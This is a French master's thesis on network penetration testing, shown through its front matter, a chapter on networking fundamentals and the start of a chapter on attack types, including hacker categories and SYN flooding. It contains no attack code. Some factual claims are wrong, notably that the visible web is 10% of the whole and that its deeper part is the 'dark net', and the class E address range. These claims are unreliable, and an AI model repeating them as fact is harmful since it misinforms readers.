REPUBLIQUE ALGERIENNE DEMOCRATIQUE ET POPULAIRE

Ministère de l'enseignement supérieur et de la recherche scientifique

Université Mouloud Mammeri de Tizi-ouzou

Faculté de Génie Electrique & d'Informatique

Mémoire de fin d'études

En vue de l'obtention du diplôme Master II en Electronique

Option : réseaux et télécommunications

Thème

Test de pénétration dans un réseau

Proposé et dirigé par :

Mr. ZIANI. R

Mr. KHADIR.W

Présenté par :

MEDRAR Souhila

MEDJAD Sadjiya

Année Universitaire 2013/2014

Remerciements

*Nous remercions à prime abord **DIEU** le tout puissant, qui nous a donné la force, la volonté et le courage pour accomplir ce modeste travail.*

*Nous remercions notre promoteur **Mr ZIANI.R**, à qui nous sommes très reconnaissantes pour ses remarques, et ses conseils.*

*Nos remerciements vont tout particulièrement à Monsieur **KHADIR.W**, de nous avoir proposé ce thème de fin d'études et aussi de nous avoir encadré. Nous tenons également, à lui exprimer notre profonde reconnaissance pour sa disponibilité à tout moment, ses encouragements, et ses conseils.*

Nous remercions également tout le personnel de l'école 2intPartners pour l'accueil qu'ils nous ont réservé.

Nous adressons nos remerciements aux membres du jury, devant qui nous avons l'honneur d'exposer notre travail, et qui ont pris peine de lire avec soin ce mémoire pour juger son contenu.

Nos sincères sentiments vont à tous ceux qui, de près ou de loin, ont contribué à la réalisation de ce projet, particulièrement nos chères familles et nos amis(es).

DEDICACES

Je dédie ce modeste travail à:

A mes très chers parents, qui m'ont soutenu tout au long de mes études.

A mon cher frère Merzouk.

A mes chères sœurs Kahina et Lydia.

A ma nièce Dania et mon neveu Ahmed.

A toute la famille MEDJAD.

A ma chère amie binôme Souhila et sa famille.

A mon cher ami Wahab.

A tout mes amis de la promotion 2ème année Master.

SADJIYA

DEDICACES

Je dédie ce modeste travail à :

*A la mémoire de mon cher **papa** que **DIEU** le garde dans son vaste paradis.*

A ma très chère maman, qui m'a soutenu tout au long de

mes études.

A mes adorables frères Hamou et Karim.

A mes deux chères grand mères.

À Khali Rabah.

A mes chères tentes.

A tous mes cousins et cousines.

A toute la famille MEDRAR.

A ma très chère amie et binôme Sadjiya et toute sa famille.

A mon très cher ami Wahab.

A tout mes amis de la promotion 2ème année Master.

SOUHILA

Chapitre III : Test de pénétration

Chapitre IV : Sécurité

INTRODUCTION GENERALE

L'informatique et les réseaux sont utilisés largement depuis qu'ils fournissent plus de flexibilité et de disponibilité. La technologie avancée, entraine l'augmentation des besoins ce qui rend Internet indispensable pour beaucoup de personnes ; il fournit de l'information, du divertissement et des possibilités de communication.

Du fait de la démocratisation des moyens de connexion à l'Internet due à une pratique des prix de plus en plus attractifs par les différents fournisseurs d'accès, et d'une couverture géographique de plus en plus importante, le nombre d'internautes utilisant des connexions de type haut débit ne cesse de croître. Avec ces types de connexion, les internautes restent en ligne longtemps, ce qui les expose davantage à la convoitise de personnes mal intentionnées qui voient en eux des ressources à utiliser afin, par exemple, d'augmenter leur notoriété dans le monde des hackers. En effet, un hacker peut prendre le contrôle d'un tel poste afin d'attaquer une institution de l'État ou un acteur de l'Internet connu, tel qu'un portail ou un site de vente en ligne.

Internet que connait tout le monde n'est qu'une surface qui représente 10% de web total, la partie la plus profonde nommée **Darck net** est un continent virtuel où on accède à un monde sans limite ; dont la seule règle est l'anonymat et qui est le lieu de nombreuse malversations : cybermarché noir, achat de logiciel malveillant, location de botnet, revente des cartes bancaire volées, etc.

Les entreprises et les particuliers se voient donc confrontés de façon quotidienne à des vers, des virus, des attaques de tous types ou des tentatives d'intrusions. La sécurité est plus que jamais une problématique d'actualité et nous pouvons facilement le constater en parcourant les journaux de la presse spécialisée.

Un moyen rapide de connaître l'étendue de la fragilité de son environnement, vis-à-vis des attaques diverses et variées, est d'effectuer des tests d'intrusions qui permettent d'avoir une liste des failles et de vulnérabilités potentielles, et qui vise à évaluer la visibilité des infrastructures sur Internet, qualifier le niveau de résistance de système d'information à des attaques menées soit dans le réseau local ou depuis internet et d'apporter un ensemble de recommandations visant à augmenter le niveau de sécurité.

Pour mener à terme notre travail, nous le répartissons de la manière suivante :

Le premier chapitre intitulé « Généralités sur les réseaux » comprend des généralités sur les réseaux, l'Internet et les protocoles les plus utilisés.

Le deuxième chapitre sous le nom « Attaques réseaux » est consacré aux failles de sécurité et aux attaques réseaux les plus connues.

le troisième chapitre qui porte sur la représentation générale de test de pénétration ainsi que la réalisation et l'implémentation de l'application et une illustration graphique ses fonctionnalités.

Le quatrième et le dernier chapitre « Sécurité » décrit les solutions possibles pour des vulnérabilités trouvées dans le test d'intrusion.

CHAPITRE I

GENERALITE SUR LES RESEAUX

I.1. Introduction

Les réseaux informatiques sont parmi les outils qui ont marqué le plus l'évolution technologique de ces quinze dernières années à travers leur généralisation et leur utilisation à l'échelle mondiale. Ils permettent d'améliorer l'efficacité et la productivité du personnel d'une entreprise, d'une administration, d'un établissement d'enseignement,...etc. Ils sont des systèmes informatiques construits d'une manière sophistiquée, devenant de moins en moins encombrant, et permettant d'équiper le maximum de points d'utilisation.

I.2. Les réseaux

I.2.1. Définition d'un réseau

Un réseau informatique est un système de mise en commun de l'information entre plusieurs machines. Il peut ainsi relier, au moyen d'équipements de communication appropriés, des ordinateurs, des terminaux et des périphériques divers tels que des imprimantes et des serveurs de fichiers.

L'utilisation des réseaux informatiques répond aux besoins de partager des données, et de communication entre personnes, tout en garantissant l'unicité de l'information lors des mises à jour des bases de données. Cette utilisation conduit à une communication et une organisation plus efficace. Elle permet ainsi de diminuer les coûts grâce au partage des données et des périphériques.

I.2.2. Classification des réseaux

On distingue différents types de réseaux. Ils peuvent être classés selon plusieurs critères, dont la taille ou l'étendue géographique, la topologie, le mode de connexion, la méthode d'accès.

I.2.2.1. Classification selon l'étendue géographique

La figure I.1 illustre la classification des réseaux selon leur étendue géographique.




*Figure **I.1** : Classification des réseaux selon l'étendue géographique.*

- **PAN (Personal Area Network)**

Interconnectent sur quelques mètres des équipements personnels tels que des terminaux **GSM**, des portables, des organiseurs … etc., d'un même utilisateur.

- **LAN (Local Area Network)**

Réseau local, intra entreprise permettant l'échange de données et le partage de ressources, dans un site géographiquement proche. Il permet d'interconnecter de manière relativement simple, les différents équipements (microordinateurs imprimantes, stations de travail d'un système client / serveur, etc.…).

- **MAN (Metropolitan Area Network)**

Réseau métropolitain qui permet la connexion de plusieurs sites à l'échelle d'une ville.

- **WAN (Wide Area Network)**

Réseau à l'échelle d'un pays, généralement celui des opérateurs. Il est composé d'un ensemble de réseaux **LAN** ou **MAN** (exemple : réseau Internet).

I.2.2.2. Classification selon la topologie

La topologie représente l'arrangement physique des différents matériels constituant le réseau. Les trois topologies principales sont :

- **La topologie en bus**

Toute information diffusée sur un nœud sera propagée sur l'ensemble du bus pour atteindre les autres nœuds qui reconnaîtront chacun l'information qui lui est destinée en reconnaissant son adresse..Le principal avantage de cette topologie est la simplicité de son installation. Et son inconvénient est sa fragilité. En effet, dans ce type de réseau, une simple défaillance du câble peut couper l'ensemble du réseau, et il peut être difficile de la localiser. Enfin, cette topologie favorise de nombreuses collisions de trames, notamment si le réseau est constitué de nombreux nœuds.

- **La topologie en étoile**

C'est la topologie la plus courante. Omniprésente, elle est aussi très souple en matière de gestion et dépannage de réseau : la panne d'un nœud ne perturbe pas le fonctionnement global du réseau. En revanche, l'équipement central qui relie tous les nœuds constitue un point unique de défaillance : une panne à ce niveau rend le réseau totalement inutilisable. Le réseau Ethernet est un exemple de topologie en étoile. L'inconvénient principal de cette topologie réside dans la longueur des câbles utilisés.

- **La topologie en anneau**

Dans ce type de réseaux, les équipements sont reliés entre eux pour former une boucle. Un jeton circule en permanence entre les stations. Une station qui veut émettre un message, remet le jeton en position " occupé ", puis transmet son message d'une station à une autre jusqu'à son destinataire, qui reconnaît son adresse dans l'entête, lit le message et remet le jeton à l'état libre. Au bout d'un tour, la station émettrice, voit passer son message avec le jeton libre et sait ainsi que son message a été reçu.

L'inconvénient majeur de cette topologie est que le réseau devient inopérant en cas de rupture du câble. Et à cause du rôle actif de toutes les stations dans la transmission des informations une seule panne dans l'une des stations provoquera l'arrêt de la propagation.

I.2.3. Equipements d'interconnexion

Les réseaux hétérogènes formant Internet sont reliés entre eux grâce à des dispositifs d'interconnexion (Passerelles, Routeurs, Ponts …) qui assurent le transfert des données :

I.2.3.1. Les ponts

Ce sont des dispositifs matériels ou logiciels, permettant de relier des réseaux travaillant avec les mêmes protocoles. Le pont filtre les données et ne laisse passer que les données destinées aux ordinateurs situés de l'autre côté du pont (figureI.2).




*Figure **I.2** : Deux réseaux reliés avec un pont.*

Un pont possède deux connexions à deux réseaux distincts. Lorsqu'il reçoit un paquet de données sur l'une de ses interfaces, il analyse l'adresse physique (**MAC**) du destinataire et de l'émetteur. Si jamais le pont ne connaît pas l'émetteur, il stocke son adresse dans une table afin de se "souvenir" de quel côté du réseau se trouve l'émetteur.

Ainsi le pont est capable de savoir si l'émetteur et le destinataire sont situés du même côté ou bien de part et d'autre du pont. Dans le premier cas le pont ignore le message, dans le second, le pont transmet la trame sur l'autre réseau.

I.2.3.2. Les Passerelles

Ce sont des systèmes matériels et/ou logiciels permettant de relier des réseaux de type différent. Elles sont nécessaires pour changer de protocoles (par exemple, pour passer du modèle **OSI** au modèle **TCP/IP**).




*Figure **I.3** : Deux réseaux reliés avec une passerelle.*

I.2.3.3. Les Routeurs

Ce sont des dispositifs matériels ou logiciels, permettant de choisir le chemin qu'un message doit emprunter. Les routeurs permettent de manipuler les données (qui circulent sous forme de datagrammes) afin de pouvoir assurer le passage d'un type de réseau à un autre (contrairement aux ponts). La fonction de routage traite les adresses **IP** en fonction de leur adresse réseau définie par le masque de sous-réseaux et les redirige selon l'algorithme de routage et sa table associée.

Les protocoles de routage sont mis en place selon l'architecture de réseau et les liens de communication inter sites et inter réseaux.




*Figure **I.4** : Routeur connecté à deux réseaux locaux*

I.2.3.4. Hub

Le Hub, également appelé concentrateur ou répétiteur, est un boîtier électronique assurant la liaison des postes et des périphériques du réseau. Le répétiteur se contente de transférer les ressources qui lui arrivent vers tous les autres éléments du réseau.

I.2.3.5. Switch

Le switch, également appelé Commutateur, c'est un boîtier électronique assurant la liaison et l'optimisation des échanges entre les éléments du réseau. Contrairement au Hub, le switch est capable d'orienter les ressources vers leur unique destinataire sur le réseau. Le switch permet ainsi de libérer la bande passante en évitant le transfert de données inutiles sur le réseau.

I.2.4. Architecture de réseaux

L'architecture des réseaux est organisée en série de couches ou niveaux. Le nombre de couches, leurs noms et leurs fonctions varient selon les constructeurs.

I.2.4.1. Architecture OSI

Le modèle **OSI** (Open Systems Interconnexion) dit interconnexion des systèmes ouverts, a été défini par l'**ISO** (International Standards Organization).Il répartit les protocoles utilisés selon sept couches, définissant ainsi un langage commun pour le monde des télécommunications et de l'informatique. Il constitue aujourd'hui le socle de référence pour tous les systèmes de traitement de l'information.

Chaque couche regroupe des dispositifs matériels (dans les couches basses) ou logiciels (dans les couches hautes). Entre couches consécutives sont définies des interfaces sous forme de primitives de service et d'unités de données rassemblant les informations à transmettre et les informations de contrôle rajoutées.

- **La couche physique**

Fournit les moyens mécaniques, électriques, fonctionnels et procéduraux nécessaires à l'activation, au maintien et à la désactivation des connexions physiques destinées à la transmission des bits entre deux entités de liaison de données.

- **La couche liaison de données**

Le but de cette couche est de faire communiquer deux machines distantes reliées par un canal de transmission. Cette couche fait le lien entre la couche réseau et la couche physique et apporte un service liaison qui est rendu par un protocole de niveau 2.

Cette couche réalise un certain nombre de fonctions spécifiques :

- Détection et correction des erreurs de transmission par des mécanismes tels que le code de Hamming.
- Contrôle de flux pour régulariser la quantité de données échangées.
- Gestion de liaison (établir, maintenir et libérer une connexion).

- **La couche réseau**

Permet d'acheminer correctement les paquets d'information jusqu'à leur destination finale en assurant toutes les fonctionnalités de relais et d'amélioration de services entre entités de réseau, à savoir : l'adressage, le routage, le contrôle de flux et la détection et correction d'erreurs non réglées par la couche **2**.

- **La couche transport**

Assure le transport des messages de bout en bout, ainsi qu'undécoupage de ces messages à l'émission et leurs assemblages à la réception.

- **La couche session**

Fournit les moyens nécessaires à l'organisation et à la synchronisationdu dialogue entre l'émetteur et le récepteur. Elle sert à établir et ouvrir les sessions decommunication.

- **La couche présentation**

S'occupe de la syntaxe et de la sémantique des informationstransportées en se chargeant notamment de la représentation des données, à savoir :

- Le formatage des données dans un format compréhensible par les deux systèmes.
- Le cryptage des données.
- La compression des données.

- **La couche application**

Elle offre des services qui permettent d'accéder au réseau tels que le **Telnet**, le **FTP**, etc.




*Figure **I.5** : Représentation de l'architecture **OSI**.*

I.2.4.2. Architecture TCP/IP

Il s'agit d'un ensemble de protocoles permettant d'établir des communications entredivers types de réseaux interconnectés. Certaines entreprises utilisent **TCP /IP** pourinterconnecter tous leurs réseaux, même si ces derniers ne sont pas reliés au monde extérieur.D'autres utilisent**TCP/IP** pour les communications à grande distance, entre sites géographiquement dispersés.

- **Fonctionnement**

Le modèle **TCP /IP** est structuré en quatre couches:

- **La couche application**

Elle prend en charge les protocoles d'adressage et l'administrationréseau. Elle comporte des protocoles assurant le transfert de fichiers, le courrier électroniqueet la connexion à distance.

- **La couche transport**

Assure le transfert des données et les contrôles de flux quipermettent de vérifier l'état de la transmission.

- **La couche Internet**

Traite le format des paquets envoyés à travers l'Internet, ainsi que desmécanismes qui permettent de propager les paquets échangés. Le protocole utilisé dans cette couche est le protocole **IP**.

- **La couche accès réseau**

Assure l'interface physique avec le réseau. Elle formate lesdonnées aux normes du réseau et élabore les adresses des sous-réseaux en tenant compte desadresses physiques des machines destinataires. Elle effectue les contrôles d'erreurs au niveaude données mises sur le réseau physique.




*Figure **I.6** : Représentation de l'architecture **TCP/IP.***

I.2.5. Classes réseau

Sur Internet, les ordinateurs communiquent entre eux grâce au protocole IP qui utilise une adresse IP. Cette adresse comporte deux champs : le champ adresse réseau (Network) et le champ adresse hôte (host). Sa taille est de **32 bits**, souvent donnée en notation décimale pointée (sous forme de 4 octets séparés par des points).

classe	adresses
A	0.0.0.1 à 126.255.255.254
B	128.0.0.1 à 191.255.255.254
C	192.0.0.1 à 223.255.255.254
D	224.0.0.0 à 239.255.255.255
E	240.0.0.0 à 247.255.255.255

*Figure **I.7** : Les différentes classes du réseau*

I.2.6. Internet

I.2.6.1. Définition

Le mot Internet vient du terme anglais «Inter-Network ». C'est un réseau international d'ordinateurs, ou plus précisément le réseau des réseaux d'ordinateurs qui communiquent entre eux grâce à un protocole d'échange de données standards (**TCP/IP**).Aujourd'hui Internet relie tous ceux qui ont un ordinateur, des dizaines de millions d'individus, de gouvernements et d'organismes.

I.2.6.2. Les services d'Internet

Avant, quiconque désirant utiliser Internet devait apprendre à utiliser un système très complexe. Aujourd'hui, il existe de nombreuses applications facilitant son utilisation telle que :

- Envoyer et recevoir des messages électroniques en utilisant le courrier électronique (E-mail).
- Se connecter et travailler à distance sur des ordinateurs avec Telnet.
- Échanger des logiciels ou des fichiers par **FTP** (FileTransferProtocol).
- Discuter avec d'autres utilisateurs via Internet Relay Chat(**IRC**).
- Explorer le World Wide Web, qui permetd'utiliser tout ce qui précède et ajoute des liens versd'autres ressources et des facilités multimédia (sons, graphiques, vidéo).

I.2.6.3. Les différents protocoles

L'interaction entre un serveur Web et un navigateur Web constitue un exemple de l'utilisation d'une suite de protocoles dans des communications réseau. Cette interaction utilise plusieurs protocoles et normes dans le processus d'échange d'informations entre ceux-ci. Les différents protocoles fonctionnent entre eux pour garantir que les messages sont reçus et compris par les deux parties. Parmi ces protocoles, nos citons :

- **Protocole d'application**

Le protocole **HTTP** (Hypertext Transfer Protocol) est un protocole courant qui régit la manière selon laquelle un serveur Web et un client Web interagissent. Le protocole **HTTP** décrit le contenu et la mise en forme des requêtes et des réponses échangées entre le client et le serveur. Les logiciels du client et du serveur Web implémentent le protocole **HTTP** dans le cadre de l'application. Le protocole **HTTP** dépend d'autres protocoles pour gérer le transport des messages entre le client et le serveur.

- **Protocole FTP**

Le File Transfer Protocol (protocole de transfert de fichiers), ou **FTP**, est un protocole de communication destiné à l'échange informatique de fichiers sur un réseau**TCP/IP**. Il permet, depuis un ordinateur, de copier des fichiers vers un autre ordinateur du réseau, d'alimenter un site web, ou encore de supprimer ou de modifier des fichiers sur cet ordinateur.

- **Protocole de transport**

Le protocole **TCP** (Transmission Control Protocol) représente le protocole de transport qui gère les conversations individuelles entre des serveurs Web et des clients Web. Le protocole **TCP** divise les messages **HTTP** en parties de plus petite taille, appelées segments, pour les envoyer au client de destination. Ce protocole est également responsable du contrôle de la taille et du débit d'échange de messages entre le serveur et le client.

- **Protocole UDP**

Le protocole **UDP** (User Data gram Protocol) a été créé dans le but d'établir comme le **TCP** une communication entre deux ordinateurs mais il ne fournit pas de contrôle d'erreur (il n'est pas orienté connexion).

- **Protocole Inter-réseau**

Le protocole interréseau le plus courant est le protocole **IP** (Internet Protocol). Ce protocole est responsable de la récupération des segments formatés à partir du protocole **TCP**, de leur encapsulation en paquets, de l'affectation des adresses appropriées et de la sélection du meilleur chemin vers l'hôte de destination.

- **Protocole SMTP**

Le protocole **SMTP** (Protocole simple de transfert de courrier) est un protocole de communication utilisé pour transférer le courrier électronique (courriel) vers les serveurs de messagerie électronique.

Entre l'utilisateur et son serveur, l'envoi d'un courrier électronique se déroule généralement via le protocole **SMTP**, puis c'est au serveur d'envoyer le message au serveur du destinataire. Cette fonction est appelée Mail Transfer Agent en anglais, ou **MTA**. Pour combattre les Spam, il est demandé à l'internaute de n'utiliser que le serveur **SMTP** de son **FAI (*fournisseur d'accès à Internet***) et les **FAI** bloquent l'utilisation d'autres serveurs.

La réception d'un courrier électronique s'effectue en deux temps. Le serveur doit recevoir le message du serveur expéditeur, il doit donc gérer des problèmes comme un disque plein ou une corruption de la boîte aux lettres et signaler au serveur expéditeur toute erreur dans la délivrance. Il communique avec ce dernier par l'intermédiaire des canaux d'entrée-sortie standard ou par un protocole spécialisé comme **LMTP** (***Local Mail Transfer Protocol***). Cette fonction de réception est appelée Mail Delivery Agent en anglais, ou **MDA (*Mail Delivery Agent***).

Finalement, lorsque le destinataire final désire accéder à ses messages, il lance une requête au serveur qui transmet les messages reçus généralement via le protocole **POP3 (*Post Office Protocol*)** ou **IMAP (*Internet Message Access Protocol*)**. La plupart des clients de messagerie sont configurés de manière à interroger régulièrement le serveur de messagerie (par exemple, toutes les minutes), ce qui rend la dernière étape du processus complètement transparente pour le destinataire.

- **Protocoles d'accès au réseau**

Les protocoles d'accès au réseau décrivent deux fonctions principales : la gestion des liaisons de données et la transmission physique des données sur les supports. Les protocoles de gestion de liaison de données prennent les paquets depuis le protocole **IP** et les formatent pour les transmettre à travers les supports. Les normes et les protocoles des supports physiques régissent la manière dont les signaux sont envoyés à travers les supports, ainsi que leur interprétation par les clients destinataires. Des émetteurs-récepteurs sur les cartes réseau implémentent les normes appropriées pour les supports en cours d'utilisation.

CHAPITRE II

ATTAQUES RESEAUX

II.1. Introduction

Les informations ou les systèmes d'informations d'une entreprise peuvent subir des dommages de plusieurs façons : certains intentionnels (malveillants), d'autres par accident. Ces événements seront appelés des « attaques ». Tout ordinateur connecté à un réseau informatique est potentiellement vulnérable à des attaques.

Sur Internet les attaques ont lieu en permanence, à raison de plusieurs attaques par minute sur chaque machine connectée. Ces attaques sont pour la plupart lancées automatiquement à partir de machines infectées (par des virus, chevaux de Troie, vers, etc.), à l'insu de leur propriétaire. Plus souvent, il s'agit de l'action de pirates informatiques. Afin de contrer ces attaques, il est indispensable de connaître les différentes failles de sécurité et les principaux types d'attaques pouvant les exploiter.

Une faille est une faiblesse dans un système informatique permettant à un hacker (pirate) de porter atteinte à l'intégrité de ce système, c'est-à-dire à son fonctionnement normal, à la confidentialité et l'intégrité des données qu'il contient. On parle aussi d'une vulnérabilité de sécurité informatique. Différentes failles de sécurité peuvent être identifiées. Ce sont :

- **Des faiblesses technologiques**

  - **Faiblesse de protocoles TCP/IP :** les protocoles **HTTP** (Hyper Text Transfer Protocol), **FTP** (File Transfer Protocol) et l'**ICMP** (Internet Control Message Protocol) sont intrinsèquement non sécurisés.
  - **Les faiblesses de système d'exploitation** : tous les systèmes d'exploitation (**UNIX**, **LINUX**, **Windows NT**, **XP** et **Vista**) présentent des problèmes de sécurité
  - **Les faiblesses de l'équipement réseau :** les routeurs et les commutateurs, ont des faiblesses de sécurité qui doivent faire l'objet d'une détection et d'une protection. Ces faiblesses concernent les mots de passes, le manque d'authentification, les protocoles de routage et les ouvertures dans les pare-feux.

- **Des faiblesses de configuration :** Les administrateurs réseau et les ingénieurs système doivent apprendre ce que sont les faiblesses de configuration et les compenser en configurant convenablement leurs équipements informatiques et réseau. Les exemples fréquents qu'on peut citer sont les suivants :

  - **Paramètres par défaut** non sécurisés dans les produits logiciels.
  - **Equipements réseau mal configurés** : par exemple, des listes d'accès, des protocoles de routage ou des chaines de communauté SNMP mal configurées peuvent ouvrir de larges failles dans la sécurité.

- **Des failles dans la stratégie de sécurité**

Il existe des risques de sécurité pour le réseau si les utilisateurs ne respectent pas la stratégie de sécurité.

- **Les principaux hackers**

Derrière le terme hacker se cachent des utilisateurs à part, ceux qui préfèrent s'introduire dans les systèmes informatiques de manière éthique afin de détecter des failles de sécurité et avertir les propriétaires. Contrairement à ceux qui cherchent avec enthousiasme ces failles et les exploiter dans le but de se faire de l'argent ou pour son plaisir personnel…

L'argot informatique classe les hackers en trois catégories en fonction de leurs objectifs, de leurs compétences et de la légalité de leurs actes.

- **White Hat**

Un White Hat est un hacker éthique ou un expert en sécurité informatique qui utilise ses compétences à des fins défensives. Il réalise des tests d'intrusions et d'autres méthodes de test afin de repérer les faiblesses de sécurité des systèmes d'information d'une entreprise et avertir ses propriétaires lors de la découverte de vulnérabilités.

Le White Hat s'introduit dans ces systèmes en demandant d'abord l'autorisation des propriétaires, ce qui fait à un professionnel de la sécurité un **White Hat** contre un hacker malveillant qui ne peut pas être approuvé.

- **Black Hat**

Un Black Hat est un hacker malveillant ou cracker qui a une nette préférence pour des actions illégales et des fins malveillantes. Il utilise ses compétences informatiques à violer l'intégrité des systèmes distants de façon à en tirer un bénéfice financier ou bien dans le but de nuire à des individus ou à des organisations.

Après avoir obtenu l'accès non autorisé, le Black Hat utilise son savoir pour refuser aux utilisateurs légitimes le service, découvrir les données essentielles qu'il détruira dans le but de causer des problèmes à sa victime. Le Black Hat peut facilement être différencié de White Hat pour ses actions malveillantes.

- **Gray Hat**

Un Gray Hat est un hacker compétent qui peut travailler de manière offensive ou défensive, selon la situation. C'est un hybride entre un hacker White Hat et un hacker Black Hat. Il peut seulement être intéressé par les outils de piratage et les technologies ou mettre en évidence les problèmes de sécurité d'un système ou éduquer les victimes afin qu'ils fixent leurs systèmes correctement mais peut occasionnellement commettre un délit. Un exemple courant est une personne qui accède illégalement à un système informatique sans rien détruire ou endommager (du moins, pas volontairement), et qui ensuite informe les responsables de ce système informatique de l'existence de la faille de sécurité et possiblement émet certaines suggestions pour régler ce problème.

- **Script kiddies**

Ce sont des hackers non qualifiés qui compromettent des systèmes en utilisant des script, des outils et programmes développés par des réels hackers. Ils exploitent des programmes faciles à utilisés ou des scripts qui ont des techniques distinguées à trouver et exploiter des vulnérabilités d'une machine victime. Les scripts kiddies sont habituellement focalisés sur la quantité d'attaque plutôt que la qualité d'attaque qu'ils lancent.

Malgré leur niveau de qualifications faible voire nul, les script-kiddies sont parfois une menace réelle pour la sécurité des systèmes. En effet, outre le fait qu'ils peuvent par incompétence altérer quelque chose sans le vouloir ou le savoir, d'une part les script kiddies sont très nombreux, et d'autre part ils sont souvent obstinés au point de passer parfois plusieurs jours à essayer toutes les combinaisons possibles d'un mot de passe, avec le risque d'y parvenir bien que souvent, ce soit le script kiddie lui-même qui se fasse infecter.

- **Cyber terroristes**

Ils peuvent être des individus, des groupes organisés formés par des organisations terroristes qui ont une expérience et une grande gamme de qualification. Motivés par des croyances religieuses et politiques, pour créer de la panique par la rupture des réseaux informatiques à larges échelle, ce type de hacker est le plus dangereux car ils peuvent pirater non seulement des sites web mais aussi toute la zone internet.

- **State sponsored hackers**

Ce sont des individus employés par le gouvernement pour pénétrer dans un système cible et gagner des informations secrets qu'ils peuvent les utiliser pour détruire des systèmes d'autres gouvernements.

II.2. Attaques réseaux

II.2.1. Les attaques par saturation (déni de service)

Les attaques par saturation sont des attaques informatiques qui consistent à envoyer des milliers de messages depuis des dizaines d'ordinateurs, dans le but de submerger les serveurs d'une société, de paralyser pendant plusieurs heures son site Web, perturber la connexion, et d'en bloquer ainsi l'accès aux internautes.

Cette technique de piratage assez simple à réaliser est jugée comme de la pure malveillance. Elle ne fait que bloquer l'accès aux sites, sans en altérer le contenu.

Il existe différentes attaques par saturation (**DoS**), dont les plus connues sont : le flooding, Le Smurf, le débordement de tampon.

II.2.1.1. Le flooding

Cette attaque consiste à envoyer à une machine de nombreux paquets IP de grosse taille. La machine cible ne pourra donc pas traiter tous les paquets et finira par se déconnecter du réseau.

- **Le TCP-SYN flooding**

Le **TCP-SYN** flooding est une vulnérabilité du protocole **TCP**. Cette attaque se produit quand le hacker envoie des paquets **SYN** illimités (demandes de connexions) au serveur à partir de plusieurs machines. Le processus de transmission de tels paquets est plus rapide que le système ne peut manipuler. Le serveur répond avec un grand nombre de paquets **SYN-ACK** et attend en réponse un paquet **ACK** qui ne viendra jamais ce qui mène le serveur à se saturer et finit par se déconnecter.

La connexion est établie comme définie par le processus suivant :

- La machine **A** envoie la demande de **SYN** à la machine **B**.
- La machine **B** reçoit la demande de **SYN**, et répond à la demande avec un **SYN-ACK**
- Alors la machine **A** répond avec le paquet d'**ACK**, et la connexion est établie.




***Figure II.1**: **SYN** Flooding*

- **UDP Flooding**

